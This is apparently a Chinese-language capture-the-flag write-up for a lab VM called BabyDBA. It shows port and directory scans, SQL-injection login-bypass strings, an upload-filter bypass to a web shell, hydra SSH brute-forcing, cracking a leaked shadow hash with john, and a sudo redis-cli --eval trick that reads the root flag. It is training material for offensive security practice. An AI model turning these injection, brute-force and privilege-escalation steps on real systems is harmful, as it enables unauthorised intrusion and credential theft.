一.信息收集

```
root@kali [~] ➜  nmap -p- --min-rate=10000 192.168.56.154
                                                                [22:52:46]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 22:53 EDT
Nmap scan report for 192.168.56.154
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.63 seconds
```

扫描端口开放22和80端口

进入80端口web网页，扫描目录

```
root@kali [~] ➜  dirsearch -u 192.168.56.154
                                                                [22:53:19]
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|| | _) (/_(_|| (_| )
```


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /root/reports/_192.168.56.154/_25-10-25_22-54-59.txt

Target: http://192.168.56.154/

[22:55:01] Starting:
[22:55:06] 403 -  279B  - /.ht_wsr.txt
[22:55:06] 403 -  279B  - /.htaccess.bak1
[22:55:06] 403 -  279B  - /.htaccess.orig
[22:55:06] 403 -  279B  - /.htaccess.save
[22:55:06] 403 -  279B  - /.htaccess.sample
[22:55:06] 403 -  279B  - /.htaccess_extra
[22:55:06] 403 -  279B  - /.htaccessBAK
[22:55:06] 403 -  279B  - /.htaccessOLD
[22:55:06] 403 -  279B  - /.htaccessOLD2
[22:55:06] 403 -  279B  - /.htaccess_sc
[22:55:06] 403 -  279B  - /.htm
[22:55:06] 403 -  279B  - /.html
[22:55:06] 403 -  279B  - /.htaccess_orig
[22:55:06] 403 -  279B  - /.htpasswds
[22:55:06] 403 -  279B  - /.htpasswd_test
[22:55:06] 403 -  279B  - /.httr-oauth
[22:55:08] 403 -  279B  - /.php
[22:55:15] 301 -  316B  - /admin  ->  http://192.168.56.154/admin/
[22:55:15] 200 -    1KB - /admin/
[22:55:16] 200 -    1KB - /admin/index.php
[22:55:57] 403 -  279B  - /server-status/
[22:55:57] 403 -  279B  - /server-status
[22:56:03] 301 -  318B  - /uploads  ->  http://192.168.56.154/uploads/
[22:56:03] 200 -  407B  - /uploads/
```

发现登陆入口，没有发现关于密码的信息，对登录框进行sql测试

```
admin'or 1=1#
admin' -- "
admin' --
```

尝试万能密码后成功登陆(原理是将密码验证部分注释掉,然后绕过密码验证)参考:https://www.freebuf.com/articles/web/423630.html

或者账号应该是admin，然后进行弱口令爆破




admin123后边都是304长度,说明正确密码是admin123


二.user.txt

有上传入口，可以看出这是个白名单上传，旁边还有个系统维护工具，输入命令没啥用

尝试绕过一下文件上传，发现可以进行双扩展名

上传shell文件，访问一下





成功弹到shell

```
$ $ script /dev/null -c bash #稳定shell
Script started, file is /dev/null
www-data@BabyDBA:/home$ ls
ls
goon
www-data@BabyDBA:/home$ cd goon
cd goon
www-data@BabyDBA:/home/goon$ ls
ls
user.txt
www-data@BabyDBA:/home/goon$ cat user.txt
cat user.txt
flag{user-4c75f5afcc1914aedd9e7748d87d6646}
```

拿到user.txt


三.root.txt

尝试用sudo -l 看一下，但没有密码，用hydra爆破goon用户，在用hydra爆破了很久都没爆出来

```
grep "goon" rockyou.txt | sort -u > pass.txt
```

生成个关于goon的密码本,选择一些有关于goon的弱口令

```
hydra -l goon -P pass.txt 192.168.56.154 ssh -vV
```




成功爆破出用户密码为goon123

or

在/var/www/html/index.php有数据库的配置文件

```php
<?php
session_start();

// 如果已经登录，重定向到仪表盘
if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] === true) {
    header('Location: dashboard.php');
    exit;
}

// 处理登录
$login_error = '';
if (isset($_POST['login'])) {
    $conn = mysqli_connect("localhost", "vuln_user", "WeakPass!123", "vuln_db");
    if (!$conn) {
        die("Connection failed: " . mysqli_connect_error());
    }

    $username = $_POST['user'];
    $password = $_POST['pass'];
```

```
mysql -u vuln_user -p'WeakPass!123'    #连接数据库
use vuln_db
```





```
goon@BabyDBA:/$ sudo -l
sudo -l
Matching Defaults entries for goon on BabyDBA:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User goon may run the following commands on BabyDBA:
    (ALL) NOPASSWD: /usr/bin/redis-cli
```

在/opt目录下发现shadow.bak，

```
goon@BabyDBA:/opt$ cat shadow.bak
goon:$6$pdBKS8E38a9ua8cg$ZWwOFwFzF.5L9oVYJbnExBjOATVC6akWFWBQpcerpvDKJeT6E6CRzw21
WFDry.QBR7H77BigXgFyfy2QDJkhX0:20386:0:99999:7:::
root@kali [~] ➜  john --wordlist=rockyou.txt  hash.txt
                                                                    [5:10:15]

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1                (goon)
1g 0:00:00:17 DONE (2025-10-26 05:10) 0.05611g/s 4510p/s 4510c/s 4510C/s
173173..07031992
Use the "--show" option to display all of the cracked passwords reliably
```

破解出密码1，但goon的密码是goon123，试一下用root，发现root的密码就是1



后老大告诉--evil参数可以直接读取

https://www.runoob.com/redis/scripting-eval.html

```
查看redis-cli的命令
redis-cli -h
redis-cli --eval myscript.lua key1 key2 , arg1 arg2 arg3
--eval 是执行 Lua 脚本的选项
```

```
/usr/bin/redis-cli
sudo redis-cli --eval /root/root.txt
```

`eval` 参数的脚本存在语法错误，Redis 服务器会返回错误信息，其中可能包含导致错误的部分脚本内容

06ab716a88eb1a028e195454a2e8f2b8不符合lua语法部分，所以暴露了该内容